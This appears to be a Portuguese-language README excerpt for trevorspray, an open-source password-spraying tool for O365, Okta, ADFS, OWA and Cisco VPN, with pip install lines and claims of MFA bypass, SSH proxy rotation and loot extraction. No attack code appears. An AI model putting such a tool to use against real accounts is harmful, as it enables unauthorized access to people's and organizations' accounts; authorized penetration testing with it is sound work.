 blacklanternsecurity/trevorspray
Sprayer de senhas modular com rotação de proxy SSH, bypass de MFA e reconhecimento de domínio. Suporta O365, ADFS, OWA, Okta, Cisco VPN. Automatiza validação de credenciais e extração de loot.


TREVORspray é um pulverizador de senhas modular com threading, proxy SSH, módulos de loot e muito mais!
Por @thetechr0mancer

pip install git+https://github.com/blacklanternsecurity/trevorproxy
pip install git+https://github.com/blacklanternsecurity/trevorspray
Veja o Post do Blog que acompanha para um desabafo divertido e demonstrações legais!
